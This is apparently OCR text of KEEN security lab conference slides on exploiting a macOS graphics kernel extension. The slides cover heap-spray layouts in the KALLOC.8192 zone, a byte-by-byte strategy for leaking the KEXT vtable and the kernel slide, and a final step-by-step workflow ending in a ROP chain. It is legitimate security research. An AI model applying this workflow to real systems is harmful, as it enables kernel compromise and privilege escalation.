
KEEN security lab


IntelAccelerator
vm_map_copy
+0x528
IGAccelVideoContext
IGAccelVideoContext
vm_map_copy
vm_map_copy
0xff… 62388000
0xff… bf800000
+0x1288
+0x1140
bf800000
bf801000
vm_map_copy header
niddle(filled 0x41414141)
filled with 0x41414141
KALLOC.8192 ZONE



KALLOC.8192 ZONE


0xff… 62388000
0xff… 6238a000
0xff… bf800000
+0x1528
+0x528
IntelAccelerator
vm_map_copy
IGAccelVideoCont
ext
IGAccelVideoCont
ext
vm_map_copy
vm_map_copy
vm_map_copy
0xff… 62389000
+0x140
+0x288
+0x1140
+0x1288
0xff… bf7ff000
0xff… bf800000
0xff… bf801000
vm_map_copy header
niddle(filled 0x41414141)
filled with 0x41414141
KALLOC.8192 ZONE


Fill ool_msg with service offset point to 0xf... ...N
Trigger IOConnect Call
Leaked byte zero?
Replace with ...N +1000
redo with vptr value
let N=N+1, free and refill ool_msgs
8 bytes all leaked?
KEXT vptr leaked
kernel offset leaked

Leaking strategy

- We can use an additional read to determine if the address is at A or A+0x1000
  - If we try A but its actually at A+0x1000, we will read byte at +0x1000 of IGAccelVideoContext, which is 0, then we can try again with A+0x1000 to read the correct value
- Free and fill the vm_map_copy living at B to increment the location to read by 1 byte
- Free and fill vm_map_copy , modified with leaked vptr to leak kernel section offset, thus kslide
  - Better way exists - exercise for readers ☺

Final workflow

- Spray 0x50000 ool_msgs with data size 0x2000 (2GB), taint with 0x41414141, write A at 0x1288 and 0x288 offset
- Free middle parts of ool_msgs, fill in IGAccelVideoContext
- Trigger oob write at A - 0x4 + 0x528 and A -4 + 0x528 +0x1000
- Iterate all opened IGAccelVideoContext userclients, call get_hw_steppings and look for 4141, adjust 0x1288 and 0x288 if needed
  - Change to A+0x1000 if 0 got
- Advance read location 1byte by 1, read out KEXT vtable address and then kern address offset
- Refill ool_msgs bundled with ROP chain, call context_finish
- Pwn

KEEN security lab

Conclusion

- We discussed previous exploitation techniques and their exploitations
- We present a new generalized exploitation technique working even on restricted OOB write abstracted from our `blitzard` exploitation

KEEN security lab

Credits

- Marco Grassi
- Qoobee
- Wushi
- Windknown
- qwertyoruiop
- Ufotalent

KEEN security lab

Demo && Questions?

- POC will be available at https://github.com/flankerhqd/blitzard/ in a few weeks
- We will talk about the `blitzard` itself internals at Las Vegas Blackhat USA 2016, see you there ☺

KEEN security lab


KEEN
security
lab